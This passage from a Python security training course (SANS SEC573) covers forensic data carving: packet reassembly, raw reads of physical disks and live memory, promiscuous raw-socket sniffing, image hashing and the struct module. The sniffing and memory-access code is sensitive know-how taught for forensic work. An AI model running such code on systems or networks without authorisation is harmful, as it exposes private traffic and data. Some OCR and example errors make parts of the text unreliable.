>>> allpayloads = b"".join([x[Raw].load for x in pkts if x.haslayer(Raw)])
```

- #65 also showed you how to find the nth occurrence of a string by combining find and replace

```
>>> allpayloads.replace(b"<command>",b"          ",1).index(b"<command>")
236239
```



In this set of labs, you used various techniques to reassemble packets or to extract pieces of data from key fields in the packets. By combining these skills with the analysis techniques in the previous section, you can now hunt and find evil in your network packets.

To solve 64, we just need to reassemble all the bytes in the ICMP packets. The last line of the function num64() shown above returns those reassembled payloads. Here I use list comprehension to build a list of x[Raw].load payloads for every packet x in pkts. Then I join together all of those bytes with b"".join(). Most often my list comprehension would also contain a filter to be sure that the Raw layer exists before I attempt to extract it. However, all of our packets here have payloads, so it works without it. For the next lab, we do need to take that additional step.

Lab 65 has you do the same thing but for HTTP packets. HTTP is carried over TCP. During the 3-way handshake, there is no payload and thus no Raw layer. With the addition of an "if x.haslayer(Raw)" filter to our list comprehension, we can reassemble the payloads of TCP packets. Then the trick becomes finding the "nth" occurrence of the string between <command>. Unfortunately, .find() and .index() do not easily provide this functionality but there we can use a simple trick to accomplish the task. The .replace() method will allow you to replace the first X number of occurrence of a string. So if we replace the first 10 occurrences of the string "<command>" with exactly nine spaces and find command again, then we will find the 11th occurrence. Similarly in the slide above, you see the results of replacing the first instance of command and finding the second.

Day 4 Roadmap

- Forensic File Carving
- Processing Data with Struct
- Python's Image Library
- Database Operations
 - Structured Query Language
 - Windows Registry Forensics
- HTTP Network Communications
 - Built-in Web Request with urllib
 - Using the Requests Module

Forensic File Carving
Four-Step File-Carving Process

- 1: Accessing Data
- 2: Parsing the Data Structure
LAB: Parsing Data Structures
- 3: Extracting Artifacts
- 4: Analyzing the Artifacts
Image Data and Metadata
PIL Operations
PIL Metadata
LAB: Image Forensics
SQL Essentials
Python Database Operations
Windows Registry Forensics
LAB: pyWars Registry Forensics
Built-in HTTP Support: urllib
Requests Module
LAB: HTTP Communication

This is a Roadmap slide.

Forensics with Python

- Forensics is one of the most rapidly changing fields
 - New artifacts discovered in old operating systems
 - New artifacts created by new applications and operating system features
- If you want to make your mark as a new tool developer, there is a **HUGE** opportunity in forensics
- SANS FOR500: Windows Forensics and FOR508: Advanced Digital Forensics are great to learn of new techniques and artifacts that need tools written

Of all the disciplines in information security, forensics is perhaps one of the most rapidly changing. Every new application, application update, operating system patch, operating system version, and feature all potentially introduce new logs, databases, and artifacts that record user activities, dates, times, geolocations, and other goodies. Many of these artifacts are still inaccessible to forensics analysts because tools do not exist that understand and can extract the data. If you want to make your mark as a new tool developer, the forensics field is full of opportunities for you to do so. There are many examples of these new tools and techniques in SANS FOR500 and FOR508.

Forensic Artifact Carving

- Data Stream Carving

- Text from chat sessions in Sqlite3 database
- Commands typed at CMD.EXE prompts from memory
- Passwords, session-negotiated encryption keys from disk swap space/page files

- File Carving

- Images such as JPG, GIF, and so on
- Documents such as DOC, DOCX, XLS, and so on
- Media such as MP3, MOV, WMV, and so on

This morning, we will look at carving files from the target system. Over the last few years, artifact carving has been broken down into two major categories: data stream carving and file carving. Data stream carving is less focused on retrieving a file such as an .EXE or .JPG image and more focused on auxiliary data associated with the use of given programs. For example, file carving would focus on extracting copies of a chat program or files transferred using the chat program. Data stream carving would be more focused on finding the chats themselves. The chats don't really have a specific file type, but they are often important elements in a forensics investigation. Fortunately for us, at a low level, both processes are almost exactly the same. The only real difference is that after you have extracted file data, Python modules probably exist to make processing the data easier. Data streams are often ad hoc data structures created by applications that require manual analysis.

Carving Forensic Artifacts

- At a high level, the steps for doing this are the same for all types of data sources
- We will cover the following four steps:

Step 1 Get read access to the data (acquiring an image)

Step 2 Understand the "Metadata" structure that organizes/breaks up your target data and extracts your data

Hard drives: Directory structures containing files such as MFT, block headers, etc.

Memory: Paging system, OS data structures, etc.

Network: PCAP headers, frame headers, etc.

Unknown structures: Covert channels, malware, etc.



Step 3 Extract relevant parts with a regular expression

Step 4 Analyze the data



Here is the process we will use for finding and extracting forensics machines from live systems or dead images. First, we need to gain access to the data. This is typically going to be done with some type of file I/O function, but it will vary depending on the type of image we are analyzing. Next, we need to understand the data structure and how it is storing the information we are trying to capture. Because we are finding files or pieces of files that are embedded within other data, we have to understand how to identify our target files within those structures. This is one of the most challenging pieces of the forensics process and the part that requires the most time and effort. The data structures that hold your files may be well documented like hard drive structures and PCAPS, or it may be a custom data structure that is unique to your given situation such as with covert channels and custom malware. When you understand your data structure and can extract enough of the data to isolate your target data, you can use a regular expression to carve out just the pieces of data you are interested in. The last step is to analyze your data.

Day 4 Roadmap

- Forensic File Carving
- Processing Data with Struct
- Python's Image Library
- Database Operations
 - Structured Query Language
 - Windows Registry Forensics
- HTTP Network Communications
 - Built-in Web Request with urllib
 - Using the Requests Module

Forensic File Carving
Four Step File Carving Process
1: Accessing Data
2: Parsing the Data Structure
LAB: Parsing Data Structures
3: Extracting Artifacts
4: Analyzing the Artifacts
Image Data and Metadata
PIL Operations
PIL Metadata
LAB: Image Forensics
SQL Essentials
Python Database Operations
Windows Registry Forensics
LAB: pyWars Registry Forensics
Built-in HTTP Support: urllib
Requests Module
LAB: HTTP Communication

This is a Roadmap slide.

Live Hard Drive Carving

Step 1

- On both Linux and Windows, the hard drives can be treated as a (very large) file and read using standard file I/O
- Linux
 - "/dev/sda": First physical drive
 - "/dev/sda1": First logical drive on first physical drive

```
>>> fh = open("/dev/sda", "rb")
>>> fh.read(80)
b'\xeb\x90\x10\x8e\xd0\xbc\x00\xb0\xb8\x00\x00\x8e\xd8\x8e'
```



- Windows
 - \\.\PhysicalDrive0: First physical drive
 - \\.\C::: Contents of logical drive C:

```
>>> fh = open(r"\\.\PhysicalDrive0", "rb")
>>> fh.read(80)
b'3\xc0\x8e\xd0\xbc\x00|\x8e\xc0\x8e\xd8\xbe\x00|\xbf\x00\x06'
```



From an evidence integrity standpoint, you will most often be reading your data from a copy of a static image of a drive. But when you are developing new forensics tools and experimenting with carving out pieces of data, it is sometimes useful to read directly from your hard drive. On a Linux-based system where everything can be treated as a file, this is easy. You can use your standard file operations to open the device associated with the hard drive and read the hard drive as though it was a very large file. On a Linux-based system, the first IDE-based drive will have a device name of /dev/hda/. Its first logical drive will be /dev/hda1/. Its second logical drive will be at /dev/hda2 and so on. IDE-based drives are few and far between these days. You are more likely to see an SCSI- or SATA-based drive. Their filename will be /dev/sda for the first physical drive. Its logical partitions are /dev/sda1, /dev/sda2, and so on. The second physical SCSI or SATA drive will be /dev/sdb.

On a Windows system, the first physical drive can be accessed by reading \\.\PhysicalDrive0. The second physical drive is \\.\PhysicalDrive1 and so on. The local drive can be read using the device object associated with its drive letter. For example, \\.\c: will read the local c: drive.

On both Linux and Windows, these operations will require root and administrative privileges, respectively, to access these devices at this low level.

Live Memory Carving

Step 1

- You can carve artifacts from live memory
 - On Windows, you use Winpmem, which is part of Rekall
 - Winpmem.exe creates a file called \\.\pmem that will give you access to live memory
- <https://isc.sans.edu/diary/Searching+live+memory+on+a+running+machine+with+winpmem/17063>
- <https://www.dshield.org/diary/%22In+the+end+it+is+all+PEEKS+and+POKES.%22/17069>

```
>>> fd = win32file.CreateFile(r"\\.\pmem",win32file.GENERIC_READ
|win32file.GENERIC_WRITE,win32file.FILE_SHARE_READ
|win32file.FILE_SHARE_WRITE,None,win32file.OPEN_EXISTING,win32file.FILE_ATTRIBUTE_NORMAL,None)
>>> win32file.SetFilePointer(fd, <Address to begin reading>, 0 )
>>> result, data = win32file.ReadFile(fd,<Integer how much to read>)
```



- On Linux Kernels 2.6 and later, /dev/mem less than reliable, but can be used
- Installing third-party kernel extension FMEM will work on modern Linux systems

```
>>> fh = open("/dev/fmem","rb")
>>> fh.read(100)
b'S\xff\x00\xf0S\xff\x00\xf0\xc3\xe2\x00\xf0S\xff\x00\xf0S\xff\x00\xf0T\xff\x00\xf0\x8a\x84'
```



120

As with hard drives, you will want to protect the integrity of your evidence by capturing a static memory image of your target system. However, it is useful to be able to read directly from memory on a live system for research and developing new tools.

On a Windows system, you can also carve from live memory using Python and a module called Winpmem. Winpmem is distributed as part of the Rekall memory analysis framework. Winpmem installs a device driver that makes live memory accessible via a device object named "\\.\pmem". Using file operations in a Windows module named win32file, you can then open and read from "\\.\pmem." The win32file module is installed when you install the Python for Windows Extension. Reading from live memory is considerably different than reading data from a static memory dump. In live memory, everything is constantly changing. Also, as you step through memory, in some regions that are used by the BIOS, simply reading that data may crash your machine. When the winpmem driver is installed, it prints out "three memory ranges" that make up the correct ranges of memory for you to read. Accessing information outside that range can have unexpected results.

On Linux kernels prior to 2.6, /dev/mem can be used to reliably read from system memory. Kernel 2.6 began placing restrictions on /dev/mem, making direct memory less reliable. As a result, you can still read some memory, but you will frequently encounter inaccessible portions of memory. So, as on Windows, we have to install software before we can read memory. FMEM is a free Linux tool that creates a device you can use to read memory. It is available for download at <http://hysteria.cz/niekt0/>.

Windows Live Network Capture (sniffing)

Step 1

- Python module pypcap will allow sniffing if WinPCAP is installed
- The socket module provides "raw sockets" that can be used to capture live packets from the network (that is, sniff) with administrative permission
- Most versions of Windows since Vista support raw sockets for IP and IPv6
- Use netsh to check for raw socket support

```
C:\WINDOWS\system32>netsh winsock show catalog | findstr /i "RAW"
Description:          MSAFD Tcpip [RAW/IP]
Description:          MSAFD Tcpip [RAW/IPv6]
```

- You can only see IP Layer and above for the IP address you bind to. You cannot capture Ethernet layer with raw sockets. Use WinPCAP

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_IP)
s.bind(("192.168.1.1", 0))
s.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)
while True:
    print(s.recv(10000))
```



On a Windows computer, if you want to capture data directly from a live network card, you have a few options. You can install the WinPCAP drivers that add LibPCAP support to the Windows platform and then use the pypcap.py module to interact with it. On most versions of Windows since Vista, you can also use Python's built-in socket library to create an IP-based sniffer. Raw IP sockets on Windows will enable you to capture protocols embedded inside IP packets, including TCP, UDP, and ICMP. They will not enable you to see the Ethernet frames or protocols outside IP. To see if a particular version of Windows supports raw sockets, you can use the command **netsh winsock show catalog** to search for the word "RAW". If you see it there, then the listed protocol supports raw sockets. In this example, you can see that you could create a raw socket that supports IPv4 or IPv6. The keyword "AF_INET" indicates you are creating an IPv4 socket, and "AF_INET6" creates an IPv6 socket. When you create the socket, you must take two steps on a Windows machine that are not required on a Linux machine: You must bind to your public IP address and then put the interface into promiscuous mode. In the example above, s.bind() binds to the interface and s.ioctl() puts the interface in promiscuous mode. Then it captures live packets using the socket's .recv() or .recvfrom() methods. Both methods are passed the maximum number of bytes you want it to return. The .recv() function will just return those bytes. recvfrom() will return the bytes and the address of the socket.

Linux Live Network Capture (sniffing)

Step 1

- Linux "raw sockets" enable you to sniff everything promiscuously
- The socket options determine what types of packets you see



```
Capture EVERYTHING
socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.ntohs(0x0003))

Capture TCP
socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)

Capture UDP
socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_UDP)

Capture ICMP
socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_ICMP)
```

- For example:

```
>>> import socket
>>> s = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.ntohs(0x0003))
>>> while True:
...     print(s.recv(65535))
...
b'\xff\xff\xff\xff\xff\xff\x00\x08\x9b\xdavL\x08\x00E\x00\x001\x00\x00@\x00@\x11#\xb
2\n\x01\x01\n\x01\x01\xff\x99\x8b~\x9c\x00\x1dZCM-SEARCH * HTTP/1.1\r\n'
```

SANS

SEC573 | Automating Information Security with Python

122

On a Linux-based system, raw sockets are more powerful. As with Windows, you can capture everything in the IP layer and above. You can also step down to the Ethernet layer or step up and only capture from one of IP's embedded protocols. What you capture depends on the type of socket you create. If you want to create a raw socket that can capture everything, then you create it like this:

```
socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.ntohs(0x0003)).  
Unlike the static integers socket.IPPROTO_TCP (6), socket.IPPROTO_UDP  
(17), and socket.IPPROTO_ICMP (1), the value socket.ntohs(0x0003) is  
not a protocol number. It is a special value that means you should  
capture everything. A complete reference for these values can be found  
in the C header file located at  
https://elixir.bootlin.com/linux/v2.6.39.4/source/include/linux/if\_ether.h.
```

After you create the socket, you can simply read from it to access the data being streamed across your network.

Analyzing Dead/Static Images

Step 1

- Most often you are analyzing from a static image that has already been captured rather than a live system
- Gaining access is as simple as using your standard file I/O functions
- The real challenge is that very large files can't be read into memory
- Instead, read just enough into memory to accomplish the task. This often means reading just enough into memory to understand the underlying data structures required to find the scattered parts of your file



```
>>> import hashlib
>>> hasher = hashlib.md5()
>>> for buf in open("image.dd", "rb"):
...     hasher.update(buf)
...
>>> hasher.hexdigest()
'4aeb06ecd361777242ab78735d51ace6'
```

```
PS C:\> Get-FileHash -Algorithm md5 .\image.dd
Algorithm      Hash
-----        -----
MD5           4AEB06ECD361777242AB78735D51ACE6
```

SANS

SEC573 | Automating Information Security with Python

123

Of course, most often as a forensics analyst you will be analyzing a static or dead image of a system such as the output of DD. These images are just files. You can open the files with the exact same file IO processes we have already covered. You will typically be opening these in read-only "r" mode. On a Windows system, you will open it with read-only binary "rb" mode. The b tells Python that this is a Windows system, and it should use CR/LF to mark the end of files instead of just an LF.

Analyzing images with file operations is similar to analyzing a live image. One problem you will OFTEN run into is dealing with the size of a file. For example, you probably don't want to start your analysis of a 1 terabyte drive with "artifacts = open("1terabyte-image.dd").read()". Instead, you will read part of your file. You can use a for loop to step through the entire contents of the drive, as shown here. Another (better) way to limit it is to pass an integer to the .read() function. Analyze the first part of your image and determine what is the next section of the drive you need to analyze. Then go and retrieve other parts and analyze it. This usually requires several iterations of opening, reading, and closing the file. Files also support .seek(), which will put the file pointer at a specific offset in the file, but I have found this to be of questionable reliability for very large files. Of course, to do this successfully after you have read part of your file, you have to understand its data structure so that you know where to go next. We will discuss this in the next section.

Consider what you would have to calculate the md5 hash of a 1 terabyte image. This is probably not the way to do it: "hashlib.md5(open("image.dd").read()).hexdigest()". Syntactically, this is correct. BUT the 1 TB image would crush the memory on your system, and the program would probably not survive. Instead, you need to process the file in chunks. The md5 algorithm processes files piece by piece anyway, so you can call md5.update() over and over again with additional data. This actually makes it vulnerable to a hash "length extension attack". The for loop above updates the md5 hash of chunks of the image file piece by piece. Then, after it has read the entire file, it prints the hash.

Day 4 Roadmap

- Forensic File Carving
- Processing Data with Struct
- Python's Image Library
- Database Operations
 - Structured Query Language
 - Windows Registry Forensics
- HTTP Network Communications
 - Built-in Web Request with urllib
 - Using the Requests Module

Forensic File Carving
Four-Step File-Carving Process
1: Accessing Data

2: Parsing the Data Structure

LAB: Parsing Data Structures

3: Extracting Artifacts

4: Analyzing the Artifacts

Image Data and Metadata

PIL Operations

PIL Metadata

LAB: Image Forensics

SQL Essentials

Python Database Operations

Windows Registry Forensics

LAB: pyWars Registry Forensics

Built-in HTTP Support: urllib

Requests Module

LAB: HTTP Communication

This is a Roadmap slide.


Understanding the Structure

Step 2


- You can parse a PCAP by just using standard file I/O

```
network_packets = open("mypacketcapture.pcap", "rb").read()
```

- But you have to understand the pcap file data structure and where the data is scattered across the file's data structures



- It is easier for you if you use a library like scapy that has rdpcap(), TCP(), and so on, which already understands that structure!
- The same is true when dealing with all the previous LIVE captures OR a static forensics artifact such as a disk dump or a memory capture



Now that you have access to a file, pcap, or other data stream, you have to extract the data you are interested in. For example, imagine you are trying to extract artifacts from a file's system. Just reading from "/dev/sda1" is going to give you all kinds of data that is not (directly) what you are looking for. Your data will be mixed in with MFTs, directory entries, cluster/sector headers, and other arbitrary data. The data you are after likely will not even be together, or it may be encoded somehow. If you know what your data looks like, you might be able to just skip over all that other stuff and pull out the pieces of your data you want. But, more often than not, you will have to understand all of those data structures that encapsulate your data so you know exactly where your data begins and ends. After parsing those data structures, you can find and extract your data or the pieces that make up your data and reassemble it.

Third-Party Modules That Understand Encapsulated Structures

- There are third-party modules that understand this
 - Hard Drives: Plaso, GRR, AnalyzeMFT
 - Memory: Rekall, Volatility
 - Networking: DPKT, Scapy
 - Documents: pyPDF, zipfile
- If these modules exist for your data structure, then you should use them!
- But what do you do when they don't exist?
- Parse the data structures yourself as a plugin to one of those modules or as a standalone carver

Step 2

SANS

SEC573 | Automating Information Security with Python

126

To understand those data structures, you have two choices. The first is to look for a module someone else has written that already understands your data structure. There are several modules out there for common data structures. We will talk about those. The other option is to write your own parser. Using someone else's modules is obviously preferred over writing your own if a module that meets your need exists. For example, if the focus of a tool is to parse out some unknown field inside a Microsoft Word document, then you would probably choose to use someone else's MFT parser or tool to first get the files out; then you would just focus on parsing the document. There are several great modules out there for understanding the most commonly used data structures. The Python modules Plaso, GRR, and AnalyzeMFT can simplify parsing data out of a Windows hard drive. Modules such as Rekall and Volatility are often thought of as standalone tools, but those are really just consoles wrapped around Python modules. You can use Python to automate all the analysis you typically do in those tools. Networks are easily parsed with tools like DPKT and Scapy. And you will also find a wide amount of support for documents that you extract from the data structures (but that is getting a little ahead of ourselves).

These modules are great, and you should use them when you can. However, malware with embedded custom filesystems, covert channels, and others situation will often necessitate that you write your own parsers.

Creating Your Own Parser

Step 2

- We will now discuss coding your own parser or a new plugin/extension to an existing Python forensics tool
- First, obtain documentation that explains the correct layout if one exists. If it doesn't, you have to manually figure it out
- Coding for every possible deviation from that standard is nearly impossible
 - Standards change and your code needs to detect those changes
 - Attackers attempt to operate outside of RFCs. You must also identify noncompliant communications!
- **SILENTLY IGNORING THINGS YOU DON'T UNDERSTAND IS NOT ACCEPTABLE FROM AN EVIDENCE STANDPOINT**
- Code defensively! If your code sees something it doesn't understand, you must alert!

SANS

SEC573 | Automating Information Security with Python

127

Imagine we have a piece of malware embedding data in a custom filesystem or covert channel, or we are simply dealing with a new technology for which no Python module already exists. First, you have to determine exactly how the data is laid out. For undocumented malware, this is by far the most difficult part of the job. It requires time-consuming research, guesses, and experimentation before you come up with something that might be right. Hopefully, you are just dealing with a new technology and can acquire some documentation on how the data is supposed to be laid out. But even if you have everything well documented and know how things are supposed to be, you cannot rely on that data to be accurate. Remember that attackers will attempt to operate outside the RFCs and put data in places they are not expected. You must write your code defensively. Silently ignoring errors or pieces of data that you are not expecting means that you may be overlooking evidence.

Alert on Unknown Unknowns**Step 2**

- Consider this example of parsing network communications

- Bad!!

```
for eachpacket in listofpackets:  
    if eachpacket[proto] == 'icmp':  
        do important analysis  
    if eachpacket[proto] == 'tcp':  
        do important analysis
```

- Good!

```
for eachpacket in listofpackets:  
    if eachpacket[proto] == 'icmp':  
        do important analysis  
    elif eachpacket[proto] == 'tcp':  
        do important analysis  
    else:  
        print("WARNING: UNKNOWN PROTOCOL")
```

Here is an example of what I mean. There are two samples of code here. If the first one encounters a packet that it doesn't understand, it ignores that packet and doesn't do anything with it. This is bad because the evidence you are looking for may be in the silently ignored code. When you're analyzing new data, it is better to alert on any conditions you don't understand. After your analysis is complete and you want to make your program less noisy, you can take these options and silence them or tie them to command line arguments like -v for verbose output. But until you understand the data structures, you should alert.

The STRUCT Module

Step 2

- The struct module is used for interpreting binary data
- Converts a string of binary to a tuple of integers and strings
- struct.unpack(): Similar to regex, you create a string that says how you want to extract the data
- That string is created to match the format of the data you are trying to extract
- !BBBB = 4 1-byte INTs
- The struct format string:
 - FIRST character indicates little endian or big endian
 - ! or > indicates to interpret data as BIG ENDIAN
 - < indicates to interpret data as LITTLE ENDIAN
 - = or @ indicates to interpret data based on the system its script is running on (i.e., sys.byteorder)
 - REMAINING characters indicate how to interpret data

```
>>> struct.unpack(r'!BBBB', b'\xfc0\x80\x80\xc2')
(192, 168, 128, 194)
```

SANS

SEC573 | Automating Information Security with Python

129

Python provides us with a built-in module that makes interpreting binary data streams much easier. The module is named "struct", and it behaves similar to the regular expressions that we looked at earlier. To unpack binary data, you call struct.unpack(). You provide it with a string that tells it what you want to pull out and how to pull it out and a blob of binary data for it to unpack. The blob of binary data must be of the exact same length that the string is expecting, or it will result in an exception. To extract data, you will have to create a struct string to match the data in your data blob.

The first character in your struct string tells struct whether the binary blob you are parsing is using big endian or little endian format. Big endian means that when two or more bytes are used to represent a value, the most significant byte will be listed first. Little endian means that the least significant byte will be presented first (that is, the byte order is reversed). If the data being unpacked is storing data in big endian format, you indicate this by making the first character of your struct string an exclamation point or a greater than symbol (! or >). More accurately, the exclamation point indicates the data is stored in "network order", which is exactly the same as big endian. If the data being unpacked is little endian, you indicate this by making the first character of your struct string a less than symbol (<). If you think of > and < as an alligator's mouth, remember that the alligator always wants the most significant bite (er... umm, byte). If you want struct to change how it interprets the bytes depending on the system where you are running the script, you can use the equal sign or the at symbol (= or @). If the architecture of the system running the script is little endian, the data will be interpreted as little endian. For example, Intel x86 and AMD64 (x86-64) are little endian; Motorola 68000 and PowerPC G5 are big endian; ARM and Intel Itanium feature switchable endianness (bi-endian). Use sys.byteorder to check the endianness of your system:

```
>>> print(sys.byteorder)
little
```

Struct Format Characters

Step 2

Format	Python Type	Standard Size	Notes/Examples
B	Integer	1 byte	0 to 255
H	Integer	2 bytes	0 to 65535
I	Integer	4 bytes	0 to 4,294,967,295
Q	Integer	8 bytes	0 to 18,446,744,073,709,551,615
b	Integer	1 byte	-128 to 127
h	Integer	2 bytes	-32,768 to 32,767
i	Integer	4 bytes	-2,147,483,648 to 2,147,483,647
q	Integer	8 bytes	-9,223,372,036,854,775,808 to 9,223,372,036,854,775,807
f	float	4 bytes	6 decimal places
d	float	8 bytes	15 decimal places
x	no value	ignore x bytes	'!10x' skip 10 bytes
?	Bool	1 byte	True for non-zero or False for zero
c	string of length 1	1 byte	'!cccc' or '!4c' extract 4 chars
s	string	x length string	'!10s' interpret 10 bytes as a string
p	string	x length string	'!10p' read 10 bytes but use byte 0 to determine length (Pascal format strings)
P	Integer (pointer)	4 bytes on 32-bit sys 8 bytes on 64-bit sys	Native mode only; '@'

130

The second character forward in your struct string should match the data in your binary blob. This table shows you the different characters you can put into your struct string to explain how to extract the data. You can break the characters down into a few groups. There are the 1-byte characters *c*, *b*, *B*, and *?*. Each of these will extract exactly 1 byte of data from the binary blob. If you use the letter *c*, it will extract 1 byte and treat it as a character. In other words, it will turn it into a Python string of length 1. If you use the letter *b* or *B*, it will turn that 1 byte into a Python integer. When we're storing numbers, a single byte of data can store the numbers between 0 and 255 unless we need to store negative numbers. When we need to store negative numbers in two's-complement format, we can store the values -128 to 127. If you use a lowercase *b*, it will assume you are extracting a signed number between -128 and 127. If you use an uppercase *B*, it will assume you are extracting an unsigned integer between 0 and 255. This theme of lowercase letters for signed numbers and uppercase for the unsigned is consistent for the strings. Then we have different letters to indicate how many bytes we are extracting. Two bytes is *h* (signed) or *H* (unsigned). Four bytes is *i* or *I* if you want an integer. Eight bytes is a *q* or *Q* to extract an integer. If you want to extract a floating point number, you would either use a lowercase *f* (for 4 bytes) or lowercase *d* (for 8 bytes). You can also ignore parts of the binary data with a lowercase *x* or indicate that a byte is part of a string you want to extract with an *s*. A lowercase *p* is used if you are extracting strings that were created with a Pascal compiler. An uppercase *P* is used to extract a memory address, and it will either extract 4 bytes as an integer on a 32-bit system or 8 bytes as a long on a 64-bit system. These letters can be combined with numbers for repeating characters to make up the struct string.

Struct Unpack (I)

Step 2

```
#Use Big Endian to extract the two bytes into a tuple
>>> struct.unpack(">BB", b"\xff\x00")
(255, 0)
#For single bytes of data the endianness does not matter
>>> struct.unpack("<BB", b"\xff\x00")
(255, 0)
#Treat it as a signed integer (MSB indicates positive or negative)
>>> struct.unpack("<bB", b"\xff\x00")
(-1, 0)
#H interprets 2 bytes so endianness matters! Treat both bytes as an integer
>>> struct.unpack("<H", b"\xff\x00")
(255,)
#Lets make it BIG endian
>>> struct.unpack(">H", b"\xff\x00")
(65280,)
#Big endian but it is a signed integer
>>> struct.unpack(">h", b"\xff\x00")
(-256,)
#When things aren't 1,2,4 or 8 bytes use a string! Treat 3 bytes as a string:
>>> struct.unpack(">3s", b"\xff\x00\x41")
('\'\xff\x00A',)
```

Let's look at a few examples of struct strings. In the first example, you will see `>` indicating big endian and then `BB` to extract 2 bytes. This takes the binary string "FF00" and turns it into a tuple with two integers in it. The 255 is what is extracted for FF, and 0 is what is extracted for 00. Next, we do the same thing but change it to `<` (little endian). This change has absolutely no effect on the results because the endianness of a system is irrelevant when you are only looking at 1 byte of data. Next, we change the string to "`<bB`". Now, the lowercase `b` looks at ff and treats it as a signed integer extracting the number 1. When we change the string to "`<H`", we now treat the bytes "FF00" as a single piece of data. Using "`<`" means the data is little endian and the bytes are stored backward, so it flips them and turns the data into an integer: "00FF" \rightarrow 255. When we change the endianness by using the string "`>H`", it now converts the data "FF00" into the integer 65280. A lowercase `h` treats it as a signed number and extracts -256. Often the data we are parsing doesn't fit nicely into our 1-, 2-, 4-, or 8-byte buckets. For example, sometimes a half byte might be used to store data or 3 bytes might be used to store data. In those cases, you can store our data in a string for unpacking and then manually parse it later. We can treat the data as 3 bytes of string data by putting a number indicating how long the string is followed by a lowercase `s` in the struct string.

Struct Unpack (2)

Step 2

```
#Extract 4 bytes as 4 characters
>>> struct.unpack("<cccc", b"\x01\x41\x42\x43")
('\'\x01', 'A', 'B', 'C')
>>> struct.unpack("<4c", b"\x01\x41\x42\x43")
('\'\x01', 'A', 'B', 'C')
#Extract 4 bytes as 4 single byte integers
>>> struct.unpack("<4B", b"\x01\x02\x41\x42")
(1, 2, 65, 66)
#Extract a byte, ignore a byte, ignore another byte, extract a byte
>>> struct.unpack("<BxxB", b"\x01\x02\x03\x04")
(1, 4)
#Extract a byte, ignore two bytes, extract a byte
>>> struct.unpack("<B2xB", b"\x01\x02\x03\x04")
(1, 4)
#Extract all 4 bytes as an unsigned integer
>>> struct.unpack("<I", b"\x01\x02\x03\x04")
(67305985,)
>>> struct.unpack("<5c", b"\x48\x45\x4c\x4c\x4f")
('H', 'E', 'L', 'L', 'O')
>>> struct.unpack("<5s", b"\x48\x45\x4c\x4c\x4f")
('HELLO',)
>>> struct.unpack("@17p", b"\x07\x48\x65\x6c\x6c\x6f\x20\x68\x6f\x77\x20\x61\x72\x65\x20\x79\x6f")
('Hello h',)
```

Pascal string "Hello how are you"



The lowercase letter *c* indicates that we want 1 byte as a character. The struct string "<cccc" extracts 4 bytes as four characters. Rather than having four *cs* in our struct string, we can just put "<4c", indicating that we want to extract four characters. In the case of lowercase *s* (string), the number preceding the character indicates the length. For everything else, the number before the letter indicates how many of the items to extract. So, "<cccc" is the same as "<4c". "<BBBB" is the same as "<4B". Here several examples illustrate this point. When extracting integers, we vary the case of the struct string letter to indicate a signed or unsigned integer and the letter to indicate the length. The last example here is a little odd. It is used to extract strings stored in Pascal format. With a Pascal-formatted string, the first byte indicates the length of the string. The remaining bytes make up the string. In this example, we tell struct to extract 17 bytes of data and treat it as a Pascal string. It will consume 17 bytes of data from the binary blob. However, because the first byte indicates that the string is only seven characters long, the resulting string is only seven characters long. As a result, even though the struct string says to read the entire hex-encoded string "Hello how are you", only "Hello h" is included in the result.

Unpacking Bits as Flags

Step 2

- A binary bit is often used as a flag. For example, the TCP SYN flag is represented by the 2nd bit in byte 13 of the TCP header
- `itertools.compress()` will convert SET bits to words

```
>>> list(itertools.compress(["BIT0","BIT1","BIT2"], [ 1, 0, 1 ]))
['BIT0', 'BIT2']
```

Only set bits are converted to words

- You need bits as a list of integers

```
>>> format(147, "08b")
'10010011'
>>> list(map(int,format(147, "08b")))
[1, 0, 0, 1, 0, 0, 1, 1]
```

- Combine these two techniques to convert byte flags to words

```
def tcp_flags_as_str():
    tcp_flags = ['CWR', 'ECE', 'URG', 'ACK', 'PSH', 'RST', 'SYN', 'FIN']
    return "|".join(list(itertools.compress(tcp_flags, map(int,format(flag,"08b")))))
```

SANS

SEC573 | Automating Information Security with Python

133

Struct makes extracting bytes of data pretty simple, but the smallest thing you can extract is a byte of data. When parsing data structures, a single bit is often used to represent the state of a flag. For example, consider the TCP flags stored in byte offset 13 of the TCP header. Each bit in byte 13 represents a different TCP flag. The SYN flag is in the second bit. To extract its value, you could use a binary bit operation such as this: `tcp_syn_flag = tcp_flag & 0b00000010`. Then the variable `tcp_syn_flag` will have a non-zero value (specifically two) if the flag was set. You could repeat this process for each of the 8 bits to determine if flags are set. If your goal is to convert a byte into a list of set flags, then `itertools.compress` function provides a nice shortcut.

The `itertools.compress` function takes two lists. Anywhere there is a 1 in the second list, the value in the corresponding position in the first list is kept. Anywhere there is a 0 in the second list, the value in the corresponding position in the first list is dropped. Consider the example above where the list `["A", "B", "C"]` is compressed using the list `[1, 0, 1]`. The result is the list containing `['A','C']` because the second list `[1, 0, 1]` has a 1 in the first and last position. If you set your first list to be names of flags and the second list to be a list of bits, then `compress` will return a list of flags that are set.

To create a list of bits, you need to convert an integer into a string of bits. The `format` command with a format string of `"08b"` will produce a string with 8 binary digits and leading zeros. Then you can make the `int` function across that string to get a list of integers.

Combining these two techniques, we can create a nice little function called `tcp_flags_as_str()` that takes in an integer and returns which flags are set based on that integer. Here is what happens when we call the function defined on this slide.

```
>>> tcp_flags_as_str(2)
'SYN'
>>> tcp_flags_as_str(18)
'ACK|SYN'
>>> tcp_flags_as_str(19)
